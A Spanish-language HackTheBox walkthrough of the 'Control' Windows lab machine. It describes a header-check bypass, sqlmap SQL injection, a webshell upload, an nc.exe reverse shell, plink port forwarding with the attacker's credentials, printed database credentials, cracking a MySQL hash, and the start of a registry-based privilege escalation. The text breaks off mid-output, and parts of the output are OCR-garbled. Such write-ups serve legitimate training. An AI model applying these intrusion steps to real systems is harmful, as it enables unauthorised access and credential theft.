

## **HTB MÁQUINA CONTROL**

Veamos las características de la Máquina, vemos que tiene una puntuación de 4.5, es una maquina en Windows y que está en la categoría de Hard.




## User:


Lo primero que realizamos es un escaneo de puertos para ver si nos encontramos con alguna vulnerabilidad o a que nos vamos a enfrentar, en ese escaneo vemos que cuenta con el puerto 80 abierto con el servicio http, así que vamos a ver que nos encontramos en la página web.



Dentro de la página vemos un enlace que nos manda a una página llamada admin.php, así que vamos a ver con que nos encontramos en este directorio.




En este directorio nos dice que no tenemos acceso, que falta el encabezado y que debemos pasar por el proxy para acceder a la página.




Revisando el código fuente de la página nos encontramos con un comentario que nos indica que nos falta el Header para continuar con la visualización de la página, así que vamos a investigar como podemos pasar este filtro.




Investigando un poco nos encontramos con esta página que nos puede ayudar a saltarnos esa restricción a la página de admin.php (<a href="https://docs.aws.amazon.com/es\_es/elasticloadbalancing/latest/classic/x-forwarded-headers.html">https://docs.aws.amazon.com/es\_es/elasticloadbalancing/latest/classic/x-forwarded-headers.html</a>) en este punto vamos a hacer uso de la herramienta BurpSuite, ingresando el comando como nos indica la página.



Y de esta manera ya podemos saltar este filtro y nos encontramos con una página de productos.









Como estamos realizando pruebas, va ha ser muy molesto estar agregando en cada consulta el comando, así que vamos a las opciones el proxy y en la parte de Match and Replace, agregamos este comando

Realizamos una prueba, en este caso vamos a realizar una búsqueda de uno de los archivos listato, para saber cómo responde la página y vemos que dentro de una variable llamada productName nos hace el llamado del producto que estamos buscando






Realiza la búsqueda sin ninguna novedad




Pero vamos a ver que pasa cuando mandemos en la consulta una comilla simple, prueba que generalmente realizamos cuando nos encontramos este tipo de escenarios.





Y vemos que nos lanza un error SQL, así que vamos a ver como podemos explotar esta máquina, aprovechando este fallo.




Para esto vamos a hacer uso de la herramienta sqlmap teniendo en cuanta los parámetros vulnerables y de esta manera vemos las bases de datos que tiene la máquina.




Ahora que sabemos que es vulnerable por medio de SQL, necesitamos encontrar la forma de realizar una Shell, en nuestro caso tratamos de realizar creando una os-shell, pero por este medio no nos dejó enviar comandos, así que, investigando un poco, nos encontramos con esta página (<a href="https://www.hackingarticles.in/file-system-access-on-webserver-using-sqlmap/">https://www.hackingarticles.in/file-system-access-on-webserver-using-sqlmap/</a>) que nos muestra un paso a paso para subir un archivo a la máquina, así que vamos a ver si tenemos suerte subiendo este archivo, por experiencia en maquinas anteriores, podríamos creer que la ubicación es c:/Inetpub/wwwroot donde está almacenada está página, así que vamos a tratar de subir una webshell.php que ya hemos utilizado en máquinas anteriores a esta ubicación.

Vemos que nos dice que la Shell fue subida con éxito, ahora solo nos queda comprobar si tenemos esta webshell, vamos al navegador y vemos que efectivamente contamos con la webshell.php.




Ya en este punto, vamos a crearnos un directorio para subir los binarios que necesitamos para la revershell.





Dentro de este directorio vamos a subir nuestro binario nc.exe para realizar la revshell.



Una vez subido este binario, vamos a ejecutar la orden para la Shell reversa, poniendo nuestra máquina a la escucha en este caso en el puerto 4444 y de esta manera tenemos la revshell de esta máquina.



Ahora tenido tenemos un acceso, pero no contamos con privilegios para nuestra primer flag, así que vamos a enumerar la máquina para ver con que nos encontramos y vemos que hay un archivo llamado database.php, que nos puede ser útil, realizando una lectura de este archivo, no encontramos con un usuario y una password que al parecer son las credenciales de la base de datos warehouse, que ya la habíamos visto anteriormente, así que ahora debemos buscar una forma de poder conectarnos a esta base de datos.

```
\inetpub\www.root>type database.php
type database.php
<?php
class Database
    private static $dbName = 'warehouse'
private static $dbHost = 'localhost'
    private static $dbUsername = 'manager';
private static $dbUserPassword = 'l3tm3!n';
    private static $cont = null;
    public function __construct() {
    die('Init function is not allowed');
    public static function connect()
        // One connection through whole application
           ( null == self::$cont )
         try
           self::$cont = new PDO( "mysql:host=".self::$dbHost.";"."dbname=".self::$dbName, self::$dbUsername, self::$dbUserPassword);
         catch(PDOException $e)
           die($e->getMessage());
        return self::$cont;
    public static function disconnect()
         self::$cont = null;
C:\inetpub\wwwroot>
```



Lo primero que intentamos es que como vimos en el escaneo de puertos 3306 de Mysql está habilitado tratamos de conectarnos, pero nos generó un error, así que después de eso vamos a ver que puertos internos está corriendo la máquina y vemos que tiene dos puertos internos que nos llama la atención, el puerto 3306 de mysql y el puerto 5985 de winrm

```
root@angussMoody: ~/hackthebox/Control-10.10.10.167
                                                                                        0
                2 Dir(s) 43,625,287,680 bytes free
c:\anguss>netstat -aon
netstat -aon
Active Connections
                                                                            PID
 Proto
         Local Address
                                  Foreign Address
                                                           State
         0.0.0.0:80
                                  0.0.0.0:0
                                                           LISTENING
 TCP
 TCP
         0.0.0.0:135
                                  0.0.0.0:0
                                                           LISTENING
                                                                            816
                                                                            1896
 TCP
         0.0.0.0:3306
                                  0.0.0.0:0
                                                           LISTENING
 TCP
         0.0.0.0:5985
                                  0.0.0.0:0
                                                           LISTENING
                                                                            4
 TCP
         0.0.0.0:47001
                                                           LISTENING
                                  0.0.0.0:0
                                                                            4
 TCP
         0.0.0.0:49664
                                                           LISTENING
                                                                            452
                                  0.0.0.0:0
 TCP
         0.0.0.0:49665
                                  0.0.0.0:0
                                                                            940
                                                           LISTENING
         0.0.0.0:49666
                                  0.0.0.0:0
                                                           LISTENING
                                                                            396
  TCP
 TCP
         0.0.0.0:49667
                                  0.0.0.0:0
                                                           LISTENING
                                                                            1772
 TCP
         0.0.0.0:49668
                                  0.0.0.0:0
                                                           LISTENING
                                                                            584
 TCP
         0.0.0.0:49669
                                  0.0.0.0:0
                                                           LISTENING
                                                                            604
                                  10.10.14.128:57906
                                                           CLOSE WAIT
         10.10.10.167:80
 TCP
                                                                            4
 TCP
         10.10.10.167:80
                                  10.10.14.128:57928
                                                           ESTABLISHED
 TCP
         10.10.10.167:49981
                                  10.10.14.128:22
                                                           ESTABLISHED
                                                                            1048
  TCP
         10.10.10.167:49985
                                  10.10.14.128:22
                                                           ESTABLISHED
                                                                            4984
                                  10.10.14.196:4444
                                                           ESTABLISHED
 TCP
         10.10.10.167:49999
                                                                            3216
  TCP
         10.10.10.167:50021
                                  10.10.14.128:22
                                                           ESTABLISHED
                                                                            4648
 TCP
         10.10.10.167:50029
                                  10.10.14.128:4444
                                                           ESTABLISHED
                                                                            4988
```

Así que podemos pensar en realizar un port forwarding, para esto vamos a hacer uso del binario plink.exe; subimos este binario a la máquina como lo hicimos con el nc.exe, iniciamos nuestro servicio ssh en nuestra máquina y corremos el binario indicándole que va a realizar un túnel en nuestro localhost al puerto 3306 en nuestra máquina.

```
dy:~/hackthebox/Control-10.10.10.167# nc -lvp 4444
listening on [any] 4444 ...
10.10.10.167: inverse host lookup failed: Unknown host
connect to [10.10.15.186] from (UNKNOWN) [10.10.10.167] 62945
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\anguss>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C05D-877F
 Directory of C:\anguss
04/24/2020
                        <DIR>
            01:18 AM
04/24/2020
            01:18 AM
                        <DIR>
04/24/2020
            01:17 AM
                                43,696 nc.exe
04/24/2020
            01:18 AM
                               678,312 plink.exe
               2 File(s)
                                722,008 bytes
               2 Dir(s)
                         43,578,920,960 bytes free
C:\anguss>.\plink.exe -l root -pw password -R 3306:127.0.0.1:3306 10.10.14.128
root@angussMoody:~/hackthebox/Control-10.10.10.167# service ssh restart
```



```
The server's host key is not cached in the registry. You have no guarantee that the server is the computer you think it is.

The server's sh-ed25519 key fingerprint is: ssh-ed25519 255 ac:55:00:e0:4f:e7:ad:84:0f:29:a3:38:1d:d6:ea:00
If you trust this host, enter "y" to add the key to PUTTY's cache and carry on connecting.
If you want to carry on connecting just once, without adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the connection.
Store key in cache? (y/n) y Using username "root".
Linux angussMoody 5.3.0-kali3-amd64 #1 SMP Debian 5.3.15-1kali1 (2019-12-09) x86_64

The programs included with the Kali GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Tue App 7 02:24:08 2020 from 10.10.10.167

root@angussMoody:~/hackthebox/Control-10.10.10.167# mysql -h 127.0.0.1 -u manager -D mysql -p Enter password:
Reading table information for completion of table and column names You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 301
Server version: 10.4.8-MariaDB mariadb.org binary distribution
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [mysql]>
```

Ahora podemos ingresar a mysql desde nuestro localhost, realizando una enumeración dentro de warehouse, no nos encontramos con nada que nos llame la atención, así que vamos a ver que podemos encontrar dentro de la BD mysql

Realizando un show tables; nos encontramos con una tabla muy interesante llamada user, así que vamos a ver con que nos encontramos en esta tabla.

```
MariaDB [mysql]> show tables;
 Tables in mysql
  column stats
  columns priv
  db
 event
  func
  general_log
  global_priv
  gtid slave pos
  help_category
help_keyword
  help_relation
  help_topic
  index stats
  innodb index stats
  innodb table stats
 plugin
 proc
 procs_priv
 proxies priv
 roles mapping
 servers
 slow_log
 table stats
  tables priv
  time zone
  time zone leap second
  time zone name
  time zone transition
  time zone transition type
  transaction registry
 user
31 rows in set (0.154 sec)
MariaDB [mysql]>
```




MariaDB [mysql]> SHOW COLUMNS FROM USER;			
Field	Туре	Null   Key	Default   Extra
Host	char(60)	NO	1 1
User	char(80)	NO I	i i i
Password	longtext	YES	NULL I I
Select priv	varchar(1)	YES	NULL
Insert priv	varchar(1)	YES	NULL
Update priv	varchar(1)	YES	NULL
Delete_priv	varchar(1)	YES	NULL
Create priv	varchar(1)	YES	NULL
Drop priv	varchar(1)	YES	NULL
Reload_priv	varchar(1)	YES	NULL
Shutdown_priv	varchar(1)	YES	NULL
Process_priv	varchar(1)	YES	NULL
File_priv	varchar(1)	YES	NULL
Grant_priv	varchar(1)	YES	NULL
References_priv	varchar(1)	YES	NULL
Index_priv	varchar(1)	YES	NULL
Alter_priv	varchar(1)	YES	NULL
Show_db_priv	varchar(1)	YES	NULL
Super_priv	varchar(1)	YES	NULL
Create_tmp_table_priv	varchar(1)	YES	NULL
Lock_tables_priv	varchar(1)	YES	NULL
Execute_priv	varchar(1)	YES	NULL
Repl_slave_priv	varchar(1)	YES	NULL
Repl_client_priv	varchar(1)	YES	NULL
Create_view_priv	varchar(1)	YES	NULL !
Show_view_priv	varchar(1)	YES	NULL
Create_routine_priv	varchar(1)	YES	NULL
Alter_routine_priv	varchar(1)	YES	NULL
Create_user_priv	varchar(1)	YES	NULL
Event_priv	varchar(1)	YES	NULL
Trigger_priv	varchar(1)   varchar(1)	YES     YES	NULL
Create_tablespace_priv   Delete history priv	varchar(1)   varchar(1)	YES	NULL
ssl type	varchar(1)   varchar(9)	TES	NULL
sst_type   sst cipher	Varchar(9)   longtext	YES	NOLL
x509 issuer	longtext   longtext	I NO I	: :
x509_issuer	longtext	I NO I	; ; ;
max questions	bigint(20) unsigned	I NO I	
max_questions   max_updates	bigint(20) unsigned   bigint(20) unsigned	I NO I	
max_updates   max connections	bigint(20) unsigned   bigint(20) unsigned	I NO I	
max_connections	bigint(20) unsigned   bigint(21)	I NO I	
plugin	longtext	NO I	
authentication string	longtext	I NO	
password expired	varchar(1)	I NO	
i in a contract	1	VEC	

Realizamos un show Columns vemos dos campos que nos llaman la atención que son User y Password.

Así que vamos a darle un select a estos dos campos para ver con que nos encontramos



Nos encontramos con un usuario llamado Hector y con un hash, ahora debemos encontrar la forma de descifrarlo y nos encontramos con está página (<a href="https://stackoverflow.com/questions/5654819/how-can-i-decrypt-mysql-passwords">https://stackoverflow.com/questions/5654819/how-can-i-decrypt-mysql-passwords</a>) que en uno de los comentarios nos lleva a otra página llamada CrackStation (<a href="https://crackstation.net/">https://crackstation.net/</a>) donde probamos con nuestro hash encontrado y este nos da una password.



Ahora ya tenemos lo que al parecer son las credenciales de Hector, necesitamos buscar una forma de ingresar con este usuario y ya que tenemos nuestro plink.exe en la máquina y que contamos con el puerto 5985 interno, vamos a realizar el mismo procedimiento que realizamos con el puerto 3306.


```
root@angussMoody: ~/hackthebox/Control-10.10.10.167

root@angussMoody: ~/hackthebox/Control-10.10.10.167# nc -lvp 4444
listening on [any] 4444 ...
10.10.10.167: inverse host lookup failed: Unknown host
connect to [10.10.14.128] from (UNKNOWN) [10.10.167] 50039
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\anguss>.\plink.exe -l root -p password 5985:127.0.0.1:5985 10.10.14.128
```



Nos conectamos con la herramienta evil-winrm que hemos utilizado en varias máquinas Windows por medio del puente que creamos y con las credenciales encontradas de Hector.



de esta manera obtenemos nuestra primer flag.



## Escalada de Privilegios:

Para la escalada de privilegios después de enumerar un poco la página y no ver nada relevante, leyendo un poco en el foro, vemos que nos dice algo sobre ver el historial de comandos de Powershell de Hector, así que investigando un poco nos encontramos con esta página web, que nos da una idea de donde encontrarlo.

(<a href="http://woshub.com/powershell-commands-history/">http://woshub.com/powershell-commands-history/</a>) hay varias formas de llegar a esto, pero en este caso vamos a ir directo a la Ruta del archivo.

Así que vamos a ver un poco sobre que son estos comandos, buscando un poco nos encontramos con estas definiciones que en pocas palabras nos dicen que podemos realizar el comando dir en powershell gracias a este alias, esto quiere decir que es un comando para listar, mientras que el comando get-acl nos dice que podemos ver los permisos que tienen los usuarios o grupo de usuarios para obtener acceso a algún recurso.

(<a href="http://www.aprendeinformaticaconmigo.com/powershell-6-get-childitem/">http://www.aprendeinformaticaconmigo.com/powershell-6-get-childitem/</a>)
(<a href="https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.security/get-acl?view=powershell-7">https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.security/get-acl?view=powershell-7</a>)

Vamos a revisar estos comandos



```
Path : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet

Owner : BUILTIN\Administrators
Group : NT AUTHORITY\SYSTEM
Access : BUILTIN\Administrators Allow Fullcontrol
NT AUTHORITY\Authenticated Users Allow ReadKey
NT AUTHORITY\Authenticated Users Allow -2147483648
S-1-5-32-549 Allow -2147483648
BUILTIN\Administrators Allow Fullcontrol
BUILTIN\Administrators Allow Fullcontrol
BUILTIN\Administrators Allow Fullcontrol
NT AUTHORITY\SYSTEM Allow Fullcontrol
NT AUTHORITY\SYSTEM Allow 268435456
NT AUTHORITY\SYSTEM Allow 268435456
CREATOR ONNER Allow 268435456
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadKey
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow -2147483648
S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681 Allow ReadKey
S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681 Allow -2147483648
Audit :
S0BAG;SYD:AI(A;;KA;;;BA)(A;ID;KR;;;AU)(A;CIIOID;GR;;;AU)(A;ID;KR;;;S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681 Allow -2147483648
Audit :
S0BAG;SYD:AI(A;;KA;;;BA)(A;ID;KR;;;AU)(A;CIIOID;GR;;;AU)(A;ID;KR;;;S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681)(A;CIIOID;GR;;;S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456936-1281604716-351
```

Los cuales nos apuntan a CurrentControlset, así que vamos a ver si podemos escalar privilegios por esta parte.

(<a href="https://book.hacktricks.xyz/windows/windows-local-privilege-escalation">https://book.hacktricks.xyz/windows/windows-local-privilege-escalation</a>) no encontramos con esta pagina que nos dice que podemos ver si tenemos permiso sobre algún servicio, así que vamos a ejecutar el comando para saber con que nos encontramos.

```
PS C:\> get-acl HKLM:\System\CurrentControlSet\services\* | Format-List * | findstr /i "hector Users Path Everyone"

: Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\.NET CLR Data

: Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services

: Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\.NET CLR Data

NT AUTHORITY\Authenticated Users Allow ReadKey

CONTROL\Hector Allow FullControl

: Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\.NET CLR Networking
PSPath
PSParentPath
PSPath
                                                                                       Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\.NET_CLR_Networking
NT_AUTHORITY\Authoriticated_lears_Allow_ReadKey
PSParentPath
Path
                                                                              Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\wuauserv
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\wuauserv
NT AUTHORITY\Authenticated Users Allow ReadKey
CONTROL\Hector Allow FullControl
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\wudfpf
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\Wudfpf
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\Wudfpf
NT AUTHORITY\Authenticated Users Allow ReadKey
CONTROL\Hector Allow FullControl
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\WUDFRd
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\WUDFRd
MICROSoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\WUDFRd
MICROSoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\WUDFRd
MICROSoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\WUDFRd
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\xmlprov
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\xmlprov
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\xmlprov
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\xmlprov
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\xmlprov
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\xmlprov
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\xmlprov
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\xmlprov
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\Sy
                                                                                  Microsoft.PowerShell.Core\Registry::HKEY LOCAL MACHINE\System\CurrentControlSet\services\wuauserv
PSParentPath
PSPath
PSParentPath
Path
PSPath
PSParentPath
Path
PSPath
PSParentPath
                                                                           CONTROL\Hector Allow FullControl
: Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{60E8E863-2974-47D1-89E0-E507677AA1
 PSPath
 4F}
PSParentPath
                                                                           : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
: Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{60E8E863-2974-47D1-89E0-E507677AA1
